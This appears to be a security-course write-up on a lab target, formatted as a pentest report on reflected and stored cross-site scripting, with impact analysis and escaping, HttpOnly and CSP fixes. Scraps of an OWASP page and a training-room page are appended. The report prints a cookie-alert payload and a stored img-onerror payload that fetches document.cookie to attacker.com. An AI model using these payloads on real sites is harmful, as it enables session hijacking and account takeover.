

Week 5 · Task 14 – Cross-Site Scripting (XSS) – DVWA

Detailed Technical Assessment: Reflected vs. Stored Cross-Site Scripting (XSS)

Target System:	Enterprise Web Application (vulnerable-app.internal)
Vulnerability Type:	Cross-Site Scripting (CWE-79: Reflected & Stored XSS)
Overall Severity:	HIGH (CVSS v3.1 Score: 8.2)
Assessment Date:	September 17, 2026

1. Executive Summary

During the security assessment of the target web application, multiple instances of Cross-Site Scripting (XSS) were identified. Cross-Site Scripting (CWE-79) occurs when an application includes untrusted data in its web page without proper validation or escaping, allowing an attacker to execute malicious scripts in the victim's browser context.

This technical report demonstrates two primary variants discovered during testing: Reflected Cross-Site Scripting and Stored Cross-Site Scripting. Both vulnerabilities pose significant operational and security risks, including session hijacking, unauthorized account takeover, and full DOM manipulation.

2. Reflected Cross-Site Scripting (Type II)

Reflected XSS occurs when an application receives untrusted data in an HTTP request and includes that data within the immediate HTTP response in an unsafe manner. The payload is not persisted in a database; instead, it relies on social engineering (e.g., enticing a user to click a crafted link).

2.1 Technical Discovery & Proof of Concept

The search parameter 'q' on the search portal endpoint failed to properly sanitize HTML characters before rendering the search query back to the user.

Target URL: Vulnerable Endpoint URL:

```
GET https://vulnerable-app.internal/search?q=<script>alert(document.cookie)</script>
HTTP/1.1
Host: vulnerable-app.internal
User-Agent: Mozilla/5.0 (Security-Audit-Agent)
```

Below is the verified Proof of Concept (PoC) demonstrating script execution and session cookie exposure:




Figure 1: Reflected XSS execution revealing sensitive HTTP session cookies via client-side alert.

3. Stored Cross-Site Scripting (Type I)

Stored XSS (also known as Persistent XSS) is the most critical variant of Cross-Site Scripting. It occurs when an application receives untrusted input from a user, stores it permanently in a database or file system, and later embeds that input into dynamic web pages served to other users without encoding.

3.1 Technical Discovery & Proof of Concept

The public discussion board endpoint allows users to post comments. The application stored user input directly into the database without sanitization. Whenever any authenticated or unauthenticated user views the thread, the payload executes automatically in their browser context.

Attack Vector: Injected Persistent Payload:

```
POST /forum/comment HTTP/1.1
Host: vulnerable-app.internal
Content-Type: application/x-www-form-urlencoded

thread_id=1042&comment=<img src=x
onerror="fetch('http://attacker.com/steal?c='+document.cookie)">
```




Figure 2: Stored XSS persistent execution automatically triggering background data exfiltration for all thread viewers.

4. Impact & Risk Analysis

Cross-Site Scripting allows attackers to execute arbitrary JavaScript code within the context of an authenticated victim's session. The technical and business impacts include:

Impact Category	Description & Potential Security Exposure
Session Hijacking	Attackers can access non-HttpOnly cookies and localStorage tokens, allowing them to clone valid user sessions and bypass authentication controls entirely.
Credential Theft & Phishing	Attackers can dynamically rewrite the DOM to inject fake login forms or prompt users for sensitive credentials (OAuth tokens, passwords, MFA codes).
Action Impersonation	Attackers can perform unauthorized privileged actions on behalf of the victim, such as modifying email addresses, transferring funds, or changing administrative settings.

CRITICAL SEVERITY NOTE: Stored XSS carries a significantly higher risk than Reflected XSS because it operates passively—victims do not need to click a suspicious link, merely viewing an infected page triggers the exploit payload.

5. Remediation & Defense Strategy

Preventing Cross-Site Scripting requires a defense-in-depth approach involving proper context-aware encoding, input validation, secure cookie flags, and Content Security Policy (CSP) headers.

5.1 Context-Aware Output Encoding

All user-supplied input rendered in the HTML body, attributes, or JavaScript contexts must be sanitized using context-aware encoding functions prior to rendering.

```
# Python/Jinja2 Remediation Example
# Force strict HTML entity encoding
from markupsafe import escape

@app.route('/search')
def search():
    user_query = request.args.get('q', '')
    sanitized_query = escape(user_query) # Converts < to &lt;, > to &gt;
    return render_template('search_results.html', query=sanitized_query)
```

5.2 Verification of Fixed Endpoint

Following the implementation of output encoding, the payload is safely rendered as literal plain text without DOM execution, as shown below:




Figure 3: Remediated endpoint safely rendering HTML-encoded entities without executing embedded scripts.

5.3 Defense-in-Depth Measures

1. Set HttpOnly Cookie Flag: Prevent client-side scripts from accessing session identifiers by marking all sensitive authentication cookies with the HttpOnly attribute.

2. Implement Content Security Policy (CSP): Enforce a strict HTTP Content-Security-Policy header to restrict script execution sources and disable inline script execution (e.g., Content-Security-Policy: default-src 'self').
3. Input Validation & Whitelisting: Validate user inputs on the server side against strict whitelist patterns (e.g., alphanumeric regex for usernames, strict length checks).

Please support the OWASP mission to improve software security through open source initiatives and community education. [Donate Now!](#) X

 [Store](#) [Donate](#) [Join](#)

Cross Site Scripting (XSS)

Author: KirstenS
Contributor(s): Jim Manico, Jeff Williams, Dave Wichers, Adar Weidman, Roman, Alan Jex, Andrew Smith, Jeff Knutson, Imifos, Erez Yalon, kingthorin, Vikas Khanna, Grant Ongers

Overview

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way

[WatchStar](#)

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Important Community Links

[Community](#)

← Back to all walkthroughs

Back-end



XSS

Explore in-depth the different types of XSS and their root causes.

📶 🕒 120 min 👤 51,084 🗣️

[Share your achievement](#) [Show Split View](#) [AttackBox Connecting](#) [Save Room](#) [995 Recommend](#) [Connectivity](#)

[Options](#)

Room completed: 100%

Active machines information

🔴 IP Address: 10.128.165.220 🟢 IP Address: 10.128.189.206